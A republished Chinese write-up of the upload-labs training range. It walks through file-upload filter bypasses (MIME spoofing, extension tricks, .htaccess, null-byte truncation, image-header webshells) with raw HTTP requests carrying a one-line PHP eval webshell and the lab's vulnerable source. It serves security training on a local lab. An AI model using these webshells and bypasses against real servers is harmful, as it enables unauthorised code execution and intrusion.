upload-labs writeup

转载

dianmangji9200 于 2019-08-04 10:50:00 发布 214 收藏
文章标签： php 前端 shell ViewUI
原文链接：http://www.cnblogs.com/Qi-Lin/p/11296761.html

其它的writeup

https://github.com/LandGrey/upload-labs-writeup

https://cloud.tencent.com/developer/article/1377897

https://www.360zhijia.com/anquan/442566.html

upload-labs安装

下载地址：https://github.com/c0ny1/upload-labs

准备

下载后将整个文件放入phpstudy目录下即可

在项目的更目录下新建文件夹upload


上传的文件名不要是中文名，否则会出现上传错误

pass-1

操作

准备一句话木马为

上传一句话木马出现1.php弹出



- 查看javascript存在前端过滤，也能看到相应代码


```
<form onsubmit="return checkFile()" enctype="multipart/form-data" method="post">
  <p>请选择要上传的图片：</p>
  <p>
    <input name="upload_file" class="input_file" type="file" />
    <input name="submit" class="button" type="submit" value="上传" />
  </p>
</form>
```


```
<script type="text/javascript">
    function checkFile() {
            var file = document.getElementsByName('upload_file')[0].value;
            if (file == null || file == "") {
                alert("请选择要上传的文件!");
                return false;
            }
            //定义允许上传的文件类型
            var allow_ext = ".jpg|.png|.gif";
            //提取上传文件的类型
            var ext_name = file.substring(file.lastIndexOf("."));
            //判断上传文件类型是否允许上传
```

- 直接删除，上传，上传成功

```
<form enctype="multipart/form-data" method="post">
  <p>请选择要上传的图片：</p>
  <p>
    <input name="upload_file" class="input_file" type="file" />
    <input name="submit" class="button" type="submit" value="上传" />
  </p>
</form>
```

- 如果我们知道上传文件的完整路径（这里可以直接查看图片获得路径），就可以通过蚁剑或菜刀连接





原理

- 只是通过前端js来验证文件类型，将js禁用即可绕过

pass-2

操作

- 同一，把过滤函数删除，用bp截断，上传php,将content-type值改为image/png,上传成功

原理

- 从源代码可以看到通过MIME-TYPE进行过滤，首先通过$_FILES['upload_file']['type']得到上传的MIME-TYPE，然后和image/png,image/jpeg进行比较

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_
```

mime是多用途互联网邮件扩展类型，用于设定某扩展名文件的打开方式，如.png在数据包的中的content-type为image/png

$_FILES是一个全局变量数组，各个值的含义为

$_FILES['myFile']['name']	上传文件的原名称
$_FILES['myFile']['type']	文件的 MIME 类型
$_FILES['myFile']['size']	已上传文件的大小，单位为字节
$_FILES['myFile']['tmp_name']	文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 指定
$_FILES['myFile']['error']	和该文件上传相关的错误代码

pass-3

操作

将后缀名改为.php5，成功

原理

从源代码看，系统利用trim()删除了文件两侧空格，利用deldot()删除文件名末尾的点，利用strtolower()将文件名转换为小写，利用str_ireplace()去除字符串::$DATA。

但是只是利用黑名单$deny_ext = array('.asp','.aspx','.php','.jsp');禁止上传后缀为php等的文件

所以可以利用apache的解析特性：它将.php3,.php5,.phtml等都可以解析为php

pass-4

操作

首先上传文件.htaccess，内容为stehandler application/x-httpd-php

接着上传将先前的文件1.php改为1.jpg，上传成功，并可以使用蚁剑连接

原理

查看源码，和三类似，但它的黑名单为 $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp
但是并没有禁止.htaccess

.htaccess是apache服务器中的一个配置文件，可以实现301重定向，自定义404错误页面，改变文件扩展名，阻止或允许用户访问特定目录或文件等

该文件可以使得目录下的所有文件都以php执行，不过前提是服务器的httpd.conf文件中的allowoverride设置为all

pass-5

操作

- 采用大小写绕过，上传1.PHP

原理

- 查看源码，发现它的黑名单没有过滤大小写，或利用strtolower()将文件名转换为小写，所以可以利用大小写绕过

pass-6

操作

- 采用空格绕过，利用bp截断，在文件名后添加空格

```
POST /upload-labs/Pass-06/index.php HTTP/1.1
Host: 192.168.89.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.89.130/upload-labs/Pass-06/index.php
Content-Type: multipart/form-data; boundary=---------------------------2995119424827
Content-Length: 358
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------2995119424827
Content-Disposition: form-data; name="upload_file"; filename="4.php "
Content-Type: application/octet-stream

<script language="pHp">@eval($_POST['pass'])</script>
-----------------------------2995119424827
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------2995119424827--
```

原理

查看源码，没有对文件名的空格去除

windows中文件扩展名后的空格会做空处理，但是文件名后加空格使得本来的扩展名改变，绕过黑名单

pass-7

操作

- 采用.绕过，利用bp截断，在文件名后加.

```
Content-Type: multipart/form-data; boundary=----------------------------54363239114604
Content-Length: 361
Connection: close
Upgrade-Insecure-Requests: 1

----------------------------54363239114604
Content-Disposition: form-data; name="upload_file"; filename="7.php."
Content-Type: application/octet-stream

<script language="pHp">@eval($_POST['pass'])</script>
----------------------------54363239114604
Content-Disposition: form-data; name="submit"

涓婁紶
----------------------------54363239114604--
```

原理

查看源码，没有去除文件名后的点

windows下最后一个.会被自动剔除

pass-8

操作

- 采用::$DATA，利用bp截断，在文件名后加 ::$DATA

原理

- windows下，如果上传的文件名后缀为php::$DATA会在服务器生成后缀为Php的文件，内容和上传内容相同，并被解析

pass-9

操作

- 利用bp截断，在文件名后加. .(点，空格，点)

原理

- 查看源码，首先利用trim去除末尾空格，又l利用deldot去除末尾点，又去除空格，所以组合点空格点，去除点去除空格，最后剩下点自动剔除

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

```

pass-10

操作

- 利用bp截断，将文件后缀改为.phphpp

原理

- 查看源码，其中出现了`$file_name = str_ireplace($deny_ext,"", $file_name);`这一函数，它将上传文件与黑名单的后缀名相同的都用空替换，所以可以双写绕过phphpp中的php被替换为空后剩下php


```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv"

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
```

pass-11

操作

- 利用00截断，首先将phpstudy的php版本切换到php5.3以下



- 再将php.ini的magic_quotes_gpc改为off

```
文件(F)  编辑(E)  格式(O)  查看(V)  帮助(H)
register_argc_argv = On

; When enabled, the SERVER and ENV variables are created when they're first
; used (Just In Time) instead of when the script starts. If these variables
; are not used within a script, having this directive on will result in a
; performance gain. The PHP directives register_globals, register_long_arrays,
; and register_argc_argv must be disabled for this directive to have any affect.
auto_globals_jit = On

; Maximum size of POST data that PHP will accept.
post_max_size = 8M

; Magic quotes
;

; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off

; Automatically add files before or after any PHP document.
```

- 利用bp截断，在保存文件路径处添加11.php%00

```
POST /upload-labs/Pass-11/index.php?save_path=../upload/11.php%00 HTTP/1.1
Host: 192.168.89.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.89.130/upload-labs/Pass-11/index.php?save_path=../upload/
Content-Type: multipart/form-data; boundary=---------------------------2752977812316
Content-Length: 345
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------2752977812316
Content-Disposition: form-data; name="upload_file"; filename="11.jpg"
Content-Type: image/jpeg

<script language="pHp">@eval($_POST['pass'])</script>
-----------------------------2752977812316
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------2752977812316--
```

原理

截断漏洞，在系统对文件名读取时，如果遇到0x00会认为读取结束，如：1.php0x00.jpg在上传时认为是jpg,但在新建该文件文件时保存为1.php 。但在php5.3之后的版本已经修复，并且受gpc,addslashes函数影响

查看源码发现，最后保存文件时是将get得到的路径与随机数年月日和上传文件名拼接到一起，所以上传文件路径可控，我们将get的路径最后改为1.php0x00那么拼接到后面的内容就会被丢弃，从而保存为1.php

```php
(isset($_POST['submit'])){
  $ext_arr = array('jpg','png','gif');
  $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
  if(in_array($file_ext,$ext_arr)){
      $temp_file = $_FILES['upload_file']['tmp_name'];
      $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

      if(move_uploaded_file($temp_file,$img_path)){
```

pass-12

操作

- 利用00截断，现在此处文件名后面添加一个空格，为了便于寻找，然后打开hex,将此处的20改为00

原理

- 与十一相同

pass-13


操作

方法一


上传图片webshell，利用文件包含漏洞

编写文件13.jpg，内容为GIF98A<?php phpinfo(); ?>上传


点击图片查看上传后图片的位置名字



- 点击此处，利用文件上传漏洞




- 但是我这出现了个问题



Warning: include(3020190802111222.gif): failed to open stream: No such file or directory in **C:\phpStudy\PHPTutorial\WWW\upload-labs\include.php** on line **8**

Warning: include(): Failed opening '3020190802111222.gif' for inclusion (include_path='.;C:\php\pear') in **C:\phpStudy\PHPTutorial\WWW\upload-labs\include.php** on line **8**


- 所以我回到phpstudy把这个include.php拷贝到文件上传的目录upload,然后找到这个页面




Notice: Undefined index: file in **C:\phpStudy\PHPTutorial\WWW\upload-labs\upload\include.php** on line **6**

```php
<?php
/*
本页面存在文件包含漏洞，用于测试图片马是否能正常运行！
*/
header("Content-Type:text/html;charset=utf-8");
$file  =  $_GET['file'];
if(isset($file)){
        include  $file;
}else{
        show_source(__file__);
}
?>
```

- 我们查看这个代码，发现他是利用get得到文件参数，然后利用include进行文件包含，所以url处构造?file=刚才查看上传的文件名





原理

- 查看源码，它是通过判断文件的前两个字节，来判断是否是png等图片，所以在上传的php文件前加入GIF98A即会被判断为Gif文件

```php
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
```

- 文件包含：在php中使用include,include_once,require,require_once函数包含的文件无论文件名称是什么都会被当做php代码执行

方法二

利用图片隐写的方式，将木马拼接到图片图片结束符FFD9之后，通常会忽略文件结束符之后的数据。

可以利用命令copy /b 1.jpg +1.php 2.jpg得到，其中1.jpg为载体文件，1.php为包含木马的文件，2.jpg为得到的文件

pass-14

- 同上

pass-15

需要打开配置php.ini中的php_exif模块

